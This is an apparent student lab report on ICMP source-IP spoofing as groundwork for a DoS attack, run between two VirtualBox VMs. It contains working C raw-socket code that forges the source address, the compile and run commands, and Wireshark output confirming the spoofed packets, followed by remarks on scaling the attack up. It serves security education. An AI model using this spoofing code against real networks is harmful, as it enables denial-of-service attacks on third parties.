
So when lots of responses come to the victim machine, the channel goes overloaded. Then the victim cannot send or receive any other requests. So this is a distributed denial of service or DDOS attack.

Requirements:

- I. Oracle VM VirtualBox Manager
- II. Two virtual machines with linux os.
- III. LAN connections between these two machines.
- IV. Wireshark on the server machine.

Steps of the Attack:

1. Establish LAN connection between the two virtual machines. After that, we find the IP addresses for them.




```
Terminal
[07/24/21]seed@VM:~/.../C_spoof$ ifconfig
enp0s3  Link encap:Ethernet  HWaddr 08:00:27:d6:30:e2
        inet addr:10.0.2.4  Bcast:10.0.2.255  Mask:255.255.255.0
        inet6 addr: fe80::4433:2f:f532:f0a2/64 Scope:Link
        UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
        RX packets:270 errors:0 dropped:0 overruns:0 frame:0
        TX packets:306 errors:0 dropped:0 overruns:0 carrier:0
        collisions:0 txqueuelen:1000
        RX bytes:78311 (78.3 KB)  TX bytes:36896 (36.8 KB)

lo      Link encap:Local Loopback
        inet addr:127.0.0.1  Mask:255.0.0.0
        inet6 addr: ::1/128 Scope:Host
        UP LOOPBACK RUNNING  MTU:65536  Metric:1
        RX packets:739 errors:0 dropped:0 overruns:0 frame:0
        TX packets:739 errors:0 dropped:0 overruns:0 carrier:0
        collisions:0 txqueuelen:1
        RX bytes:63874 (63.8 KB)  TX bytes:63874 (63.8 KB)

[07/24/21]seed@VM:~/.../C_spoof$
```

Figure : IP address of the attacker : 10.0.2.4



The image shows a terminal window titled "towsif@towsif-VirtualBox: ~". The user has entered the command `ifconfig`. The output displays the configuration for two network interfaces: `enp0s3` (Ethernet) and `lo` (Local Loopback). The `enp0s3` interface is configured with IP address `10.0.2.15`, netmask `255.255.255.0`, and broadcast address `10.0.2.255`. The `lo` interface is configured with IP address `127.0.0.1` and netmask `255.0.0.0`. The terminal window also shows a sidebar with various application icons and a top bar with system information.


```
towsif@towsif-VirtualBox:~$ ifconfig
enp0s3: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
    inet 10.0.2.15  netmask 255.255.255.0  broadcast 10.0.2.255
    inet6 fe80::796f:24eb:93f9:7b25  prefixlen 64  scopeid 0x20<link>
    ether 08:00:27:36:32:28  txqueuelen 1000  (Ethernet)
    RX packets 190477  bytes 283505212 (283.5 MB)
    RX errors 0  dropped 0  overruns 0  frame 0
    TX packets 55457  bytes 3425984 (3.4 MB)
    TX errors 0  dropped 0  overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
    inet 127.0.0.1  netmask 255.0.0.0
    inet6 ::1  prefixlen 128  scopeid 0x10<host>
    loop txqueuelen 1000  (Local Loopback)
    RX packets 435  bytes 34403 (34.4 KB)
    RX errors 0  dropped 0  overruns 0  frame 0
    TX packets 435  bytes 34403 (34.4 KB)
    TX errors 0  dropped 0  overruns 0  carrier 0  collisions 0

towsif@towsif-VirtualBox:~$
```


Figure : The server has IP 10.0.2.15

2. Use some C code to send ICMP packets to the server, but with changing the source IP as a different one.



```
1  #include <unistd.h>
2  #include <stdio.h>
3  #include <string.h>
4  #include <sys/socket.h>
5  #include <netinet/ip.h>
6  #include <arpa/inet.h>
7
8  #include "myheader.h"
9
10 unsigned short in_cksum(unsigned short *buf, int length);
11 void send_raw_ip_packet(struct ipheader* ip);
12
13 /*****
14  | Spoof an ICMP echo request using an arbitrary source IP Address
15  | *****/
16 int main() {
17     char buffer[1500];
18
19     memset(buffer, 0, 1500);
20
21     /*****
22     | Step 1: Fill in the ICMP header.
23     | *****/
24     struct icmpheader *icmp = (struct icmpheader *)
25                               (buffer + sizeof(struct ipheader));
26     icmp->icmp_type = 8; //ICMP Type: 8 is request, 0 is reply.
27
28     // Calculate the checksum for integrity
29     icmp->icmp_chksum = 0;
30     icmp->icmp_chksum = in_cksum((unsigned short *)icmp,
31                                sizeof(struct icmpheader));
32
33     /*****
34     | Step 2: Fill in the IP header.
35     | *****/
36     struct ipheader *ip = (struct ipheader *) buffer;
37     ip->iph_ver = 4;
38     ip->iph_ihl = 5;
39     ip->iph_ttl = 20;
40     ip->iph_sourceip.s_addr = inet_addr("1.2.3.40");
41     ip->iph_destip.s_addr = inet_addr("10.0.2.15");
42     ip->iph_protocol = IPPROTO_ICMP;
43     ip->iph_len = htons(sizeof(struct ipheader) +
44                        sizeof(struct icmpheader));
45
46     /*****
47     | Step 3: Finally, send the spoofed packet
48     | *****/
49     send_raw_ip_packet(ip);
50
51     return 0;
52 }
```


Figure : construct a packet and send to the server



```
1  #include <unistd.h>
2  #include <stdio.h>
3  #include <string.h>
4  #include <sys/socket.h>
5  #include <netinet/ip.h>
6  #include <arpa/inet.h>
7
8  #include "myheader.h"
9
10 /*
11  * Given an IP packet, send it out using a raw socket.
12  */
13 void send_raw_ip_packet(struct ipheader* ip)
14 {
15     struct sockaddr_in dest_info;
16     int enable = 1;
17
18     // Step 1: Create a raw network socket.
19     int sock = socket(AF_INET, SOCK_RAW, IPPROTO_RAW);
20
21     // Step 2: Set socket option.
22     setsockopt(sock, IPPROTO_IP, IP_HDRINCL,
23                &enable, sizeof(enable));
24
25     // Step 3: Provide needed information about destination.
26     dest_info.sin_family = AF_INET;
27     dest_info.sin_addr = ip->iph_destip;
28
29     // Step 4: Send the packet out.
30     sendto(sock, ip, ntohs(ip->iph_len), 0,
31            (struct sockaddr *)&dest_info, sizeof(dest_info));
32     close(sock);
33 }
34
35
```

Figure: the function for sending ICMP packet through a socket

3. The codes are compiled and run by some scripts. The images show the commands.

A terminal window with a dark purple background and a grey title bar. The title bar contains three window control icons (close, minimize, maximize) and the word "Terminal". The terminal text shows a command being entered at a prompt. The command is: gcc -o icmp_spoof spoof_icmp.c checksum.c spoof.c. The prompt is [07/24/21]seed@VM:~/.../C_spoof\$.


```
Terminal
[07/24/21]seed@VM:~/.../C_spoof$ gcc -o icmp_spoof spoof_icmp.c checksum.c spoof.c
```

Figure: compile the C codes

```
Terminal
[07/24/21]seed@VM:~/.../C_spoof$ gcc -o icmp_spoof spoof_icmp.c checksum.c spoof.c
[07/24/21]seed@VM:~/.../C_spoof$ sudo ./icmp_spoof
[07/24/21]seed@VM:~/.../C_spoof$
```

Figure: run the attacking code

4. Detect the spoofed IP address in the server machine by Wireshark.



No.	Time	Source	Destination	Protocol	Length	Info
690	13.668410816	1.2.3.40	10.0.2.15	ICMP	60	Echo (ping) request
691	13.668441502	10.0.2.15	1.2.3.40	ICMP	42	Echo (ping) reply
6655	403.562734989	1.2.3.40	10.0.2.15	ICMP	60	Echo (ping) request
6656	403.562763160	10.0.2.15	1.2.3.40	ICMP	42	Echo (ping) reply

Figure: spoofed source is 1.2.3.40, instead of 10.0.2.4

Was The Attack Successful ?

We have been successful with changing the source IP address of the attacker machine.

Then we can see the changed IP in the server machine.

But we have not implemented the victim machine being attacked by this method. If we had a victim machine whose IP address was spoofed by many machines in the given process, it would have suffered DoS or Denial of Service.

Conclusion:

ICMP spoofing is a kind of DoS attack. We tried to implement the part of changing the source IP address of the ICMP packets. If this is done repeatedly from different devices with a particular source address being used everywhere, that machine would be receiving too many ping replies. Then it would not be able to receive or send any other requests. We only tried to change the source IP address from a machine. The procedure to make the whole thing successful is similar, just the same things need to be done repeatedly from different machines.